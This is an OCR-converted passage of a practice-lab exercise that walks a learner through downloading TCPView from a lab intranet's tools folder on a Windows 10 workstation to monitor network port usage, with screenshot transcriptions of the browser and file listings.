
After completing this exercise, you will be able to:

- Use TCPView to Track Port Usage

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDC01 -** (Windows Server 2019 - Domain Server)
- **PLABWIN10 -** (Windows 10 - Workstation)



Task 1 - Use TCPView to Track Port Usage

TCPView has color codes for identifying the state of various connections. The red color indicates that the connection will close shortly. The green color indicates a new connection has been opened. In this task, you will use the TCPView program to track the port usage.

In this task, you will use TCPView to track the port usage. To do this, perform the following steps:

Step 1

Ensure you have powered on the required devices and connect to **PLABWIN10**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQIwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Microsoft Edge
Cain
forkbomb
Type here to search
ENG


Figure 3.1 Screenshot of PLABWIN10: Showing the desktop of PLABWIN10.

Step 2

In the **Type here to search** text box, type the following:

```
Internet Explorer
```

From the search results, select **Internet Explorer**.




http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE

Internet Explorer

Figure 3.2 Screenshot of PLABWIN10: Selecting Internet Explorer from the search results.

Step 3

The **Intranet** Website is displayed. On the **Intranet** homepage, click **Tools**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
wilsontfisk@outlook.com
Upload file
Browse...
Space remaining 100Mb of 100Mb
Public files
My files
Type here to search
ENG

Tools and resources

Note

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.

For example, Tools and Resources > Installation_Files > Cisco is now simply Installation_Files > Cisco


. .

Name	Created	Size
Data Files	27/03/2017	10
FTP	22/07/2015	1
Hotfix	22/07/2015	5
Installation_Files	22/07/2015	72
Tools	22/07/2015	54

Figure 3.3 Screenshot of PLABWIN10: Clicking Tools on the Intranet homepage.

Step 4

On the **Tools** Webpage, click **Hacking Tools**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Type here to search
ENG

Cisco	22/07/2015	12
Cleaning Tool	22/05/2017	1
Data Forensics	28/04/2016	14
Development	22/07/2015	1
DeviceDrivers	22/07/2015	1
Eclipse	11/03/2016	1
Elastix2.4	10/05/2017	1
Email Client	27/04/2017	3
Email Server	27/04/2017	2
ettercap	21/05/2019	3
Exchange_Server	22/07/2015	8
FTK	22/07/2015	3
Hacking Tools	22/07/2015	92
IIS	27/04/2017	2
IntelliTraceCollector	22/07/2016	1
Misc	22/07/2015	67
Monitoring	22/07/2015	5
Networking	22/07/2015	2
nmap	22/07/2015	1

Figure 3.4 Screenshot of PLABWIN10: Clicking Hacking Tools on the Intranet homepage.

Step 5

Locate and click **TCPView.zip**.




PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Type here to search
ENG

Rijndael_Animation_v4_eng.zip	09/08/2018	669.77 Kb
SearchDiggity_v3.1.0-MSI.zip	22/07/2015	11.18 Mb
sitedigger3.msi	09/03/2017	1.24 Mb
smac20_setup.exe	22/07/2015	4.42 Mb
snifftrial.exe	22/07/2015	3.61 Mb
Snort_2_9_7_0_Installer.exe	22/07/2015	3.12 Mb
SolarWinds-LogForwarder-FreeTool-v1.2.0.zip	23/11/2016	11.99 Mb
SolarWinds-NTM-v2.2.0-Eval.zip	22/07/2015	41.68 Mb
stinger.exe	22/07/2015	14.71 Mb
stinger32-epo.zip	22/07/2015	14.70 Mb
streams.exe	22/07/2015	85.38 Kb
superscan-4.1.zip	22/07/2015	229.09 Kb
TCPView.zip	22/07/2015	284.77 Kb
tfinstall.exe	22/07/2015	7.44 Mb
Toolset-v11.0.1-Eval.zip	22/07/2015	1007.88 Mb
unhackme.zip	22/07/2015	15.83 Mb
vstor_redist.exe	24/10/2016	38.24 Mb
WhatsRunning3_0_Setup.exe	22/07/2015	1.95 Mb
winfingerprint-0.6.2.zip	22/07/2015	937.57 Kb
WinPcap_4_1_3.exe	01/09/2015	893.68 Kb

Figure 3.5 Screenshot of PLABWIN10: Clicking TCPView.zip on the Intranet homepage.

Step 6

In the notification bar, click **Save**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Open
Save
Cancel
Type here to search
ENG

